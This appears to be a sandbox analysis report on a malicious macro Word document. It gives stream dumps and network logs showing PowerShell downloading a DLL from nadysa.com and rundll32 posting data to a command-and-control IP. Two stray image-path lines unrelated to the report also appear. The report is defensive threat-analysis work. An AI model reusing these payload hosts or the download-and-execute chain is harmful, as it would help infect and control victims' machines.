Data ASCII:	I D = " { 4 A 0 5 3 0 A 6 - D A 4 7 - 4 F D A - 9 2 B 3 - 4 1 B 1 D 5 0 9 B B D 4 } " . . D o c u m e n t = N r e _ 1 3 r _ _ v 1 m e a b h r 2 / & H 0 0 0 0 0 0 0 0 . . M o d u l e = T w w e j h 0 3 4 u 3 2 e b q . . M o d u l e = U v e d 9 u 3 2 0 l y e n . . E x e N a m e 3 2 = " U f f 6 s j 7 2 n x 3 9 8 f 7 v h u " . . N a m e = " D D " . . H e l p C o n t e x t I D = " 0 " . . V e r s i o n C o m p a t i b l e 3 2 = " 3 9 3 2 2 2 0 0 0 " . . C M G = " 0 2 0 0 E 7 6 2 6 A 6 6 6 A 6 6 6 A 6 6 6 A 6 6 "
Data Raw:	49 44 3d 22 7b 34 41 30 35 33 30 41 36 2d 44 41 34 37 2d 34 46 44 41 2d 39 32 42 33 2d 34 31 42 31 44 35 30 39 42 42 44 34 7d 22 0d 0a 44 6f 63 75 6d 65 6e 74 3d 4e 72 65 5f 31 33 72 5f 5f 76 31 6d 65 61 62 68 72 32 2f 26 48 30 30 30 30 30 30 30 30 0d 0a 4d 6f 64 75 6c 65 3d 54 77 77 65 6a 68 30 33 34 75 33 32 65 62 71 0d 0a 4d 6f 64 75 6c 65 3d 55 76 65 64 39 75 33 32 30 6c 79 65

Stream Path: Macros/PROJECTwm, File Type: data, Stream Size: 149

General	
Stream Path:	Macros/PROJECTwm
File Type:	data
Stream Size:	149
Entropy:	3.67538593101
Base64 Encoded:	False
Data ASCII:	N r e _ 1 3 r _ _ v 1 m e a b h r 2 . N . r . e . _ . 1 . 3 . r . _ . _ . v . 1 . m . e . a . b . h . r . 2 . . . T w w e j h 0 3 4 u 3 2 e b q . T . w . w . e . j . h . 0 . 3 . 4 . u . 3 . 2 . e . b . q . . . U v e d 9 u 3 2 0 l y e n . U . v . e . d . 9 . u . 3 . 2 . 0 . l . y . e . n . . . . .
Data Raw:	4e 72 65 5f 31 33 72 5f 5f 76 31 6d 65 61 62 68 72 32 00 4e 00 72 00 65 00 5f 00 31 00 33 00 72 00 5f 00 5f 00 76 00 31 00 6d 00 65 00 61 00 62 00 68 00 72 00 32 00 00 00 54 77 77 65 6a 68 30 33 34 75 33 32 65 62 71 00 54 00 77 00 77 00 65 00 6a 00 68 00 30 00 33 00 34 00 75 00 33 00 32 00 65 00 62 00 71 00 00 00 55 76 65 64 39 75 33 32 30 6c 79 65 6e 00 55 00 76 00 65 00 64 00 39

Stream Path: Macros/VBA/_VBA_PROJECT, File Type: data, Stream Size: 6003

General	
Stream Path:	Macros/VBA/_VBA_PROJECT
File Type:	data
Stream Size:	6003
Entropy:	5.68411443527
Base64 Encoded:	False
Data ASCII:	. a . . . . * . \\ . G . { . 0 . 0 . 0 . 2 . 0 . 4 . E . F . - . 0 . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . - . C . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 4 . 6 . } . # . 4 . . . 1 . # . 9 . # . C . : . \\ . P . R . O . G . R . A . ~ . 2 . \\ . C . O . M . M . O . N . ~ . 1 . \\ . M . I . C . R . O . S . ~ . 1 . \\ . V . B . A . \\ . V . B . A . 7 . \\ . V . B . E . 7 . . . D . L . L . # . V . i . s . u . a . l . . B . a . s . i . c . . F .

General	
Data Raw:	cc 61 97 00 00 01 00 ff 09 04 00 00 09 04 00 00 e4 04 01 00 00 00 00 00 00 00 00 00 01 00 05 00 02 00 fa 00 2a 00 5c 00 47 00 7b 00 30 00 30 00 30 00 32 00 30 00 34 00 45 00 46 00 2d 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 2d 00 43 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 34 00 36 00 7d 00 23 00 34 00 2e 00 31 00 23 00

Stream Path: Macros/VBA/dir, File Type: Tower32/800 68020 not stripped - version 18435, Stream Size: 676

General	
Stream Path:	Macros/VBA/dir
File Type:	Tower32/800 68020 not stripped - version 18435
Stream Size:	676
Entropy:	6.39115166959
Base64 Encoded:	True
Data ASCII:	. . . . . 0 * . . . . . p . . H . . " . . d . . . . . D 2 . 2 . 4 . . @ . . . . . Z = ... b . . . . . < . . a . . . % . J < . . . . . r s t d o l e > . 2 s . . t . d . o . l . . e . . . h . % ^ . . . * \ \ G { 0 0 0 2 ` 0 4 3 0 - . . . . C . . . . . 0 0 4 6 } . # 2 . 0 # 0 # C . : \ \ W i n d o w . s \ \ S y s W O W . 6 4 \ \ . e 2 . t l . b # O L E A u . t o m a t i o n . . ` . . . . N o r m a . l . E N . C r . m . . a . F . . . . . . * \ \ C . . . . . a . . . ! O f f i
Data Raw:	01 a0 b2 80 01 00 04 00 00 00 01 00 30 2a 02 02 90 09 00 70 14 06 48 03 00 22 02 00 64 e4 04 04 02 1c 44 32 a2 32 00 34 00 00 40 02 14 06 02 14 5a 3d 02 0a 07 02 62 01 14 08 06 12 09 01 02 12 3c ff fa 61 06 00 0c 25 02 4a 3c 02 0a 16 00 01 72 73 74 20 64 6f 6c 65 3e 02 32 73 00 00 74 00 64 00 6f 00 6c 00 a0 65 00 0d 00 68 00 25 5e 00 03 00 2a 5c 47 7b 30 30 30 32 60 30 34 33 30 2d

Stream Path: WordDocument, File Type: data, Stream Size: 112766


General	
Stream Path:	WordDocument
File Type:	data
Stream Size:	112766
Entropy:	7.32176415337
Base64 Encoded:	True
Data ASCII:	. . . . _ . . . . . [. . . . b j b j . . . . . ~ . . . b . . . b . . . S . . . . . F . . . . . F . . . . .
Data Raw:	ec a5 c1 00 5f c0 09 04 00 00 f0 12 bf 00 00 00 00 00 00 10 00 00 00 00 00 00 08 00 00 bd 5b 00 00 0e 00 62 6a 62 6a 00 15 00 15 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 19 04 16 00 7e b8 01 00 62 7f 00 00 62 7f 00 00 bd 53 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff 0f 00 00 00 00 00 00 00 00 00 ff ff 0f 00 00 00 00 00

Stream Path: word, File Type: data, Stream Size: 1122

General	
Stream Path:	word
File Type:	data
Stream Size:	1122
Entropy:	7.81126798031
Base64 Encoded:	False
Data ASCII:	. . $ . . 7 { . . O . . . : . L 6 d M f d 4 . . Z . . 8 . . . M . . / { y C K) . G . . T . . . . . q : L _ B . 1 | . . . . 0 . . . $ . . . . ^ . . . * . . 3 . . T S h . . . . { . z | . . . . . , ... T 5 . . 2 . . y . H G . . . . . Z , Y . a . . W . M . g . . . . . 3 . j . * c J . 4 B . ! T . Q B k J . < G . > . . . . . 6 . i / . . . . . M / . . 0 - .) 6 ` 8 . $ A . . . . _ . . . @ . . . . . > . . z . . . . - . . . . . X . 9 ` . 5 ! . [. 1 N . . . . . $ b # x . T . .
Data Raw:	10 ea 24 95 1f 37 7b 80 e5 4f 18 ac fd 3a ac 4c 36 64 4d 66 64 34 d7 b2 5a d2 d7 38 fb b4 d2 4d ad 07 2f 7b 79 43 4b 29 be 47 ac f8 54 be b8 17 0d ef 20 9f c9 bb b2 dc 13 71 3a 4c 5f 42 84 31 7c ca fe f6 0b 30 d3 f3 19 24 a8 1c 87 de 5e 9b 1a c0 2a 0b 94 33 83 f1 54 53 68 07 08 ff c9 7b c3 7a 7c 89 bf c2 0c dd 1c 2c 85 a5 13 95 54 35 13 9e 32 9e 18 79 9d 48 47 0d a1 b7 c8 cb ea 1a

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 25, 2021 11:20:43.706973076 CET	49165	80	192.168.2.22	217.144.106.11
Jan 25, 2021 11:20:43.852220058 CET	80	49165	217.144.106.11	192.168.2.22
Jan 25, 2021 11:20:43.852329016 CET	49165	80	192.168.2.22	217.144.106.11
Jan 25, 2021 11:20:43.855108976 CET	49165	80	192.168.2.22	217.144.106.11
Jan 25, 2021 11:20:44.002566099 CET	80	49165	217.144.106.11	192.168.2.22
Jan 25, 2021 11:20:44.005980968 CET	80	49165	217.144.106.11	192.168.2.22
Jan 25, 2021 11:20:44.006011009 CET	80	49165	217.144.106.11	192.168.2.22
Jan 25, 2021 11:20:44.006023884 CET	80	49165	217.144.106.11	192.168.2.22
Jan 25, 2021 11:20:44.006046057 CET	80	49165	217.144.106.11	192.168.2.22
Jan 25, 2021 11:20:44.006067038 CET	80	49165	217.144.106.11	192.168.2.22
Jan 25, 2021 11:20:44.006088018 CET	80	49165	217.144.106.11	192.168.2.22
Jan 25, 2021 11:20:44.006113052 CET	80	49165	217.144.106.11	192.168.2.22
Jan 25, 2021 11:20:44.006129980 CET	80	49165	217.144.106.11	192.168.2.22
Jan 25, 2021 11:20:44.006150961 CET	80	49165	217.144.106.11	192.168.2.22
Jan 25, 2021 11:20:44.006170988 CET	80	49165	217.144.106.11	192.168.2.22
Jan 25, 2021 11:20:44.006186008 CET	80	49165	217.144.106.11	192.168.2.22
Jan 25, 2021 11:20:44.006186962 CET	49165	80	192.168.2.22	217.144.106.11
Jan 25, 2021 11:20:44.006206036 CET	80	49165	217.144.106.11	192.168.2.22
Jan 25, 2021 11:20:44.006222963 CET	80	49165	217.144.106.11	192.168.2.22
Jan 25, 2021 11:20:44.006226063 CET	49165	80	192.168.2.22	217.144.106.11
Jan 25, 2021 11:20:44.006242990 CET	49165	80	192.168.2.22	217.144.106.11
Jan 25, 2021 11:20:44.006243944 CET	80	49165	217.144.106.11	192.168.2.22
Jan 25, 2021 11:20:44.006269932 CET	80	49165	217.144.106.11	192.168.2.22
Jan 25, 2021 11:20:44.006302118 CET	49165	80	192.168.2.22	217.144.106.11
Jan 25, 2021 11:20:44.147989988 CET	80	49165	217.144.106.11	192.168.2.22
Jan 25, 2021 11:20:44.148052931 CET	80	49165	217.144.106.11	192.168.2.22
Jan 25, 2021 11:20:44.148087978 CET	80	49165	217.144.106.11	192.168.2.22
Jan 25, 2021 11:20:44.148104906 CET	80	49165	217.144.106.11	192.168.2.22
Jan 25, 2021 11:20:44.148144007 CET	80	49165	217.144.106.11	192.168.2.22
Jan 25, 2021 11:20:44.148183107 CET	80	49165	217.144.106.11	192.168.2.22
Jan 25, 2021 11:20:44.148344994 CET	49165	80	192.168.2.22	217.144.106.11
Jan 25, 2021 11:20:44.148384094 CET	49165	80	192.168.2.22	217.144.106.11
Jan 25, 2021 11:20:44.148391008 CET	49165	80	192.168.2.22	217.144.106.11
Jan 25, 2021 11:20:44.148873091 CET	80	49165	217.144.106.11	192.168.2.22
Jan 25, 2021 11:20:44.148929119 CET	80	49165	217.144.106.11	192.168.2.22
Jan 25, 2021 11:20:44.148960114 CET	80	49165	217.144.106.11	192.168.2.22
Jan 25, 2021 11:20:44.148986101 CET	80	49165	217.144.106.11	192.168.2.22
Jan 25, 2021 11:20:44.149024963 CET	49165	80	192.168.2.22	217.144.106.11
Jan 25, 2021 11:20:44.149025917 CET	80	49165	217.144.106.11	192.168.2.22
Jan 25, 2021 11:20:44.149066925 CET	80	49165	217.144.106.11	192.168.2.22
Jan 25, 2021 11:20:44.149091005 CET	49165	80	192.168.2.22	217.144.106.11
Jan 25, 2021 11:20:44.149106026 CET	80	49165	217.144.106.11	192.168.2.22
Jan 25, 2021 11:20:44.149143934 CET	80	49165	217.144.106.11	192.168.2.22
Jan 25, 2021 11:20:44.149168968 CET	80	49165	217.144.106.11	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 25, 2021 11:20:44.149174929 CET	49165	80	192.168.2.22	217.144.106.11
Jan 25, 2021 11:20:44.149215937 CET	80	49165	217.144.106.11	192.168.2.22
Jan 25, 2021 11:20:44.149246931 CET	80	49165	217.144.106.11	192.168.2.22
Jan 25, 2021 11:20:44.149283886 CET	80	49165	217.144.106.11	192.168.2.22
Jan 25, 2021 11:20:44.149286985 CET	49165	80	192.168.2.22	217.144.106.11
Jan 25, 2021 11:20:44.149311066 CET	80	49165	217.144.106.11	192.168.2.22
Jan 25, 2021 11:20:44.149348021 CET	80	49165	217.144.106.11	192.168.2.22
Jan 25, 2021 11:20:44.149350882 CET	49165	80	192.168.2.22	217.144.106.11
Jan 25, 2021 11:20:44.149425030 CET	80	49165	217.144.106.11	192.168.2.22
Jan 25, 2021 11:20:44.149481058 CET	80	49165	217.144.106.11	192.168.2.22
Jan 25, 2021 11:20:44.149496078 CET	49165	80	192.168.2.22	217.144.106.11
Jan 25, 2021 11:20:44.149511099 CET	80	49165	217.144.106.11	192.168.2.22
Jan 25, 2021 11:20:44.149548054 CET	49165	80	192.168.2.22	217.144.106.11
Jan 25, 2021 11:20:44.149549961 CET	80	49165	217.144.106.11	192.168.2.22
Jan 25, 2021 11:20:44.150108099 CET	49165	80	192.168.2.22	217.144.106.11
Jan 25, 2021 11:20:44.150913000 CET	80	49165	217.144.106.11	192.168.2.22
Jan 25, 2021 11:20:44.150950909 CET	80	49165	217.144.106.11	192.168.2.22
Jan 25, 2021 11:20:44.150991917 CET	80	49165	217.144.106.11	192.168.2.22
Jan 25, 2021 11:20:44.151057959 CET	49165	80	192.168.2.22	217.144.106.11
Jan 25, 2021 11:20:44.151123047 CET	49165	80	192.168.2.22	217.144.106.11
Jan 25, 2021 11:20:44.291057110 CET	80	49165	217.144.106.11	192.168.2.22
Jan 25, 2021 11:20:44.291121006 CET	80	49165	217.144.106.11	192.168.2.22
Jan 25, 2021 11:20:44.291148901 CET	80	49165	217.144.106.11	192.168.2.22
Jan 25, 2021 11:20:44.291186094 CET	80	49165	217.144.106.11	192.168.2.22
Jan 25, 2021 11:20:44.291325092 CET	49165	80	192.168.2.22	217.144.106.11
Jan 25, 2021 11:20:44.291904926 CET	80	49165	217.144.106.11	192.168.2.22
Jan 25, 2021 11:20:44.291934967 CET	80	49165	217.144.106.11	192.168.2.22
Jan 25, 2021 11:20:44.291973114 CET	80	49165	217.144.106.11	192.168.2.22
Jan 25, 2021 11:20:44.291985989 CET	49165	80	192.168.2.22	217.144.106.11
Jan 25, 2021 11:20:44.292011976 CET	80	49165	217.144.106.11	192.168.2.22
Jan 25, 2021 11:20:44.292047024 CET	49165	80	192.168.2.22	217.144.106.11
Jan 25, 2021 11:20:44.292059898 CET	80	49165	217.144.106.11	192.168.2.22
Jan 25, 2021 11:20:44.292068005 CET	49165	80	192.168.2.22	217.144.106.11
Jan 25, 2021 11:20:44.292103052 CET	80	49165	217.144.106.11	192.168.2.22
Jan 25, 2021 11:20:44.292119026 CET	49165	80	192.168.2.22	217.144.106.11
Jan 25, 2021 11:20:44.292129993 CET	80	49165	217.144.106.11	192.168.2.22
Jan 25, 2021 11:20:44.292155981 CET	49165	80	192.168.2.22	217.144.106.11
Jan 25, 2021 11:20:44.292170048 CET	80	49165	217.144.106.11	192.168.2.22
Jan 25, 2021 11:20:44.292207956 CET	80	49165	217.144.106.11	192.168.2.22
Jan 25, 2021 11:20:44.292232037 CET	49165	80	192.168.2.22	217.144.106.11
Jan 25, 2021 11:20:44.292264938 CET	49165	80	192.168.2.22	217.144.106.11
Jan 25, 2021 11:20:44.292484045 CET	49165	80	192.168.2.22	217.144.106.11
Jan 25, 2021 11:20:44.292807102 CET	80	49165	217.144.106.11	192.168.2.22
Jan 25, 2021 11:20:44.292831898 CET	80	49165	217.144.106.11	192.168.2.22
Jan 25, 2021 11:20:44.292857885 CET	80	49165	217.144.106.11	192.168.2.22
Jan 25, 2021 11:20:44.292896032 CET	80	49165	217.144.106.11	192.168.2.22
Jan 25, 2021 11:20:44.292932034 CET	80	49165	217.144.106.11	192.168.2.22
Jan 25, 2021 11:20:44.292958975 CET	49165	80	192.168.2.22	217.144.106.11
Jan 25, 2021 11:20:44.292969942 CET	80	49165	217.144.106.11	192.168.2.22
Jan 25, 2021 11:20:44.292984009 CET	49165	80	192.168.2.22	217.144.106.11
Jan 25, 2021 11:20:44.293009043 CET	80	49165	217.144.106.11	192.168.2.22
Jan 25, 2021 11:20:44.293031931 CET	49165	80	192.168.2.22	217.144.106.11
Jan 25, 2021 11:20:44.293045044 CET	80	49165	217.144.106.11	192.168.2.22
Jan 25, 2021 11:20:44.293060064 CET	49165	80	192.168.2.22	217.144.106.11
Jan 25, 2021 11:20:44.293087006 CET	80	49165	217.144.106.11	192.168.2.22
Jan 25, 2021 11:20:44.293124914 CET	80	49165	217.144.106.11	192.168.2.22

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 25, 2021 11:20:43.660578966 CET	52197	53	192.168.2.22	8.8.8.8
Jan 25, 2021 11:20:43.692176104 CET	53	52197	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 25, 2021 11:20:43.660578966 CET	192.168.2.22	8.8.8.8	0xfc39	Standard query (0)	nadysa.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 25, 2021 11:20:43.692176104 CET	8.8.8.8	192.168.2.22	0xfc39	No error (0)	nadysa.com		217.144.106.11	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- nadysa.com
- 84.232.229.24

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	217.144.106.11	80	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
Jan 25, 2021 11:20:43.855108976 CET	0	OUT	GET /wp-content/Almet/ HTTP/1.1 Host: nadysa.com Connection: Keep-Alive
Jan 25, 2021 11:20:44.006011009 CET	1	IN	HTTP/1.1 200 OK set-cookie: 600e9b7be6c9d=1611570043; expires=Mon, 25-Jan-2021 10:21:43 GMT; Max-Age=60; path=/ cache-control: no-cache, must-revalidate pragma: no-cache last-modified: Mon, 25 Jan 2021 10:20:43 GMT expires: Mon, 25 Jan 2021 10:20:43 GMT content-type: application/octet-stream content-disposition: attachment; filename="FVuZwepQsUwldyAWc.dll" content-transfer-encoding: binary transfer-encoding: chunked date: Mon, 25 Jan 2021 10:20:43 GMT server: LiteSpeed connection: Keep-Alive Data Raw: 32 30 30 30 0d 0a 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 09 00 89 46 0b 60 00 00 00 00 00 00 00 00 e0 00 0e 21 0b 01 02 32 00 40 00 00 00 12 05 00 00 00 00 00 50 19 00 00 00 10 00 00 00 50 00 00 00 00 00 10 00 10 00 00 00 02 00 00 03 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 d0 05 00 00 04 00 00 a7 c7 05 00 02 00 00 00 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 e8 60 00 00 64 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 54 05 00 58 15 00 00 00 c0 05 00 e0 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ac 61 00 00 60 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 9e 36 00 00 00 10 00 00 00 38 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 57 00 00 00 00 50 00 00 00 02 00 00 00 3c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 90 04 00 00 00 60 00 00 00 04 00 00 00 3e 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 74 65 78 74 34 00 00 9c 05 05 00 00 70 00 00 00 06 05 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 74 65 78 74 38 00 00 64 00 00 00 00 80 05 00 00 02 00 00 00 48 05 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 40 2e 74 65 78 74 37 00 00 64 00 00 00 00 90 05 00 00 02 00 00 00 4a 05 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 40 2e 74 65 78 74 36 00 00 64 00 00 00 00 a0 05 00 00 02 00 00 00 4c 05 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 40 2e 74 65 78 74 35 00 00 64 00 00 00 00 b0 05 00 00 02 00 00 00 4e 05 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 40 2e 72 65 6c 6f 63 00 00 e0 03 00 00 00 c0 05 00 00 04 00 00 00 50 05 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: 2000MZ@!L!This program cannot be run in DOS mode.$PELF`!2@PP`dTXa`.text68 `.rdataWP<@@.data`>@.text4pB@.text8dH @.text7dJ @.text6dL @.text5dN @.relocP@B

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49166	84.232.229.24	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data


Timestamp	kBytes transferred	Direction	Data
Jan 25, 2021 11:21:50.546128035 CET	435	OUT	POST /v50s5eb3yu/ikc5f/tm3n1kmbtr/xhcy92qsfj3ttmk7xna/nflksuq0nonbqij/ HTTP/1.1 DNT: 0 Referer: 84.232.229.24/v50s5eb3yu/ikc5f/tm3n1kmbtr/xhcy92qsfj3ttmk7xna/nflksuq0nonbqij/ Content-Type: multipart/form-data; boundary=----------9AYnZdeXqkvt9n User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 84.232.229.24 Content-Length: 5972 Connection: Keep-Alive Cache-Control: no-cache
Jan 25, 2021 11:21:50.998769999 CET	443	IN	HTTP/1.1 200 OK Server: nginx Date: Mon, 25 Jan 2021 10:21:50 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Vary: Accept-Encoding Data Raw: 66 66 34 0d 0a b6 db 56 64 a5 b6 a1 89 67 d0 d9 b1 ee 3a a1 64 b3 71 5b fa 5d 39 e5 10 75 b3 4c 3c c7 15 83 84 0c 24 bd d8 11 42 74 1a 56 df a6 b0 99 36 49 73 c3 da 14 43 a0 41 67 33 16 f7 57 df bc 6d af b1 f7 7e ec dd 30 f8 48 13 73 31 93 f5 f0 8b 45 1a dd 26 1a a6 e3 56 f7 69 4b 7c ee 2a 99 bd 67 4d 38 ee 9f 31 6a 39 fe 94 ea aa 91 da da 4e bd 07 4d 7b 45 9f 56 12 6a a1 8b 4d 5b 79 ee 3d 2d 43 f2 c8 a4 0d 93 3f 85 a8 2d 6e c6 49 53 06 09 b5 3c f8 3b 47 26 f7 66 83 65 ab 00 fa 53 37 08 4e 7c 48 78 a7 3d 89 da 2f b1 3d 5c 56 9c d4 94 60 2c 59 97 41 5d c8 35 1e be f2 3e 58 03 1d 2e ff 31 86 1f 22 05 49 37 90 72 6b 68 02 42 15 63 1f c9 e3 76 18 ec 69 f4 e3 ed 0c 03 f5 0d 94 57 59 bc 58 e7 aa f0 50 5d 4a 14 aa 48 6b 62 46 55 5a a5 48 7f 43 37 2f c0 d5 b5 ad 7a 62 a3 40 84 a9 6d 9e 3a 7e 63 9d cb e7 45 fd f5 f4 c7 e4 94 68 4d 76 69 d6 0f d6 95 e1 c2 40 6c 8b da 99 c7 0b fd 02 32 2c 9c d7 9b e1 17 97 eb 29 ca b1 e2 f4 34 4d 6c 8b 57 08 f4 8c 8e 94 a9 27 bb 1c f0 ae 7f 83 c6 00 49 18 0d 30 7f af 50 a0 aa 9e 35 e3 9a f6 54 a7 49 16 7d 62 b1 9d 93 41 ff 2c ac 1e c2 85 58 7c 75 bd 19 a5 9e cf fa 9a 2e e5 58 2f e3 a6 d4 8b cd 72 16 f5 a6 51 ce 6a 66 dc e8 98 2f db 82 05 3e 8f cc d8 23 89 1c 56 93 ed bb 4e 60 bd fe af 07 8c d0 35 74 a4 b6 24 a5 11 69 e3 73 88 46 e3 7e 71 db ee 6d 39 60 be 87 68 a4 c0 09 6a 29 ab 26 37 2d ca 4d 44 a8 57 3e 20 c1 e3 18 cd c4 56 36 00 7d d7 ca 20 64 48 f6 be b2 d0 d8 ab b8 c2 bc fb fc 83 b7 3e 86 9f 4d 7b 46 6b aa f4 ec 05 f7 81 f6 24 d3 56 bd d7 f4 c6 12 dc 63 2e de fa 9e c9 9c 05 a7 6c 97 96 de c7 d3 9c 40 58 f0 c3 8d a2 17 00 df 4d 92 e5 85 50 d2 ba 11 ba df 91 ab 71 34 82 ea f3 3d b6 6f 59 f2 1d 03 72 02 ec 57 cf d0 40 f3 7e 6b 46 67 45 b1 50 e2 3b f6 4c e0 91 63 f3 70 e8 e7 7e 9e 56 4e 3b 68 6b 5a 58 4c dd 89 87 52 8e 01 2f 2d db 82 19 3c f5 0b a4 05 6c 78 da 90 32 02 1a 51 c3 5c 81 ab 71 0e 74 26 d6 5c d1 cd 6e 43 7f b3 c7 8c 10 cf 63 42 e9 7c 78 d6 93 3e bb aa ff b2 3f de 97 bd 06 83 4f 20 0c 20 a9 38 ef 3f f8 6b 6d 9e b4 a4 55 d1 90 cf 2f 5f 7c bc e0 cf 08 fd 82 2c e3 cd cb 0a 41 26 2f 86 70 2f 0b 26 d8 eb 7f 3e 9f 9e ea 4a 62 f5 16 9c c6 ce cf e9 45 e3 ca 0c e3 fb df 68 fb a8 88 15 f3 42 58 5d 4b 32 62 c6 2e 40 96 84 b3 a0 c9 16 22 ed fe d7 03 1b 7f a2 b1 4c a6 f5 71 d3 38 89 f0 9c 34 26 c3 db c5 ff 0c a6 6d d0 c9 34 60 17 41 d7 eb bc 77 bf d0 72 4a ba 4f d5 15 e1 9d 19 8b 55 bf 77 22 98 39 d1 57 0f cd 51 1e 6b a3 c8 bd 9e 82 37 0a 9c e0 52 5e aa a7 12 f6 4a ec 31 1d a4 13 64 e0 d4 40 da 71 57 9f 04 5c 80 4f 99 64 6a 84 a7 ee cf 7a a7 75 45 d5 4b f0 fe 7a 8d ba 58 c1 8f 38 b7 ee ce 30 56 fb d0 14 44 91 bd a8 db 97 e2 dc 53 3d 26 ac b4 3c dc e4 07 34 49 be 36 2a 21 d7 af 71 69 d4 73 ee 70 3c a1 21 63 fa f7 0b 6d 75 dc e8 12 b7 6f ba 98 d8 a2 93 79 71 74 6f 9e e2 2a 41 43 b6 4e 3e 0e 2a 8d a0 25 60 d7 6e 9a 3a 8e fd 55 f2 61 7a f3 d1 b8 05 96 fe cc f6 15 d8 08 81 01 10 10 58 51 a5 8c 94 6e 14 b9 c0 e9 e2 fb c1 33 5d 13 0f db bf af c7 84 e0 c6 13 78 c4 99 b7 63 97 f7 6b ee a9 8d 98 5b 2c 4f d5 0b 4b e0 0b b5 25 88 02 ac 93 b5 29 62 0b ef 80 e4 d5 ab 42 b3 93 ef fe 85 32 7e dd b9 5f f2 ee dc ee fa fc 2f c9 08 bc 6e 10 1a 0a 19 a5 25 1b a9 29 2d c0 e4 02 bf a5 ae e8 3d 62 8d b0 50 a3 19 2c 59 c3 6b 31 98 c6 7f 5f 1f 3e f5 2d 97 71 2c 62 1a 8b c7 a1 3f 5d 29 08 70 3c 67 5a 31 e6 60 86 36 83 8d 20 bb bf 38 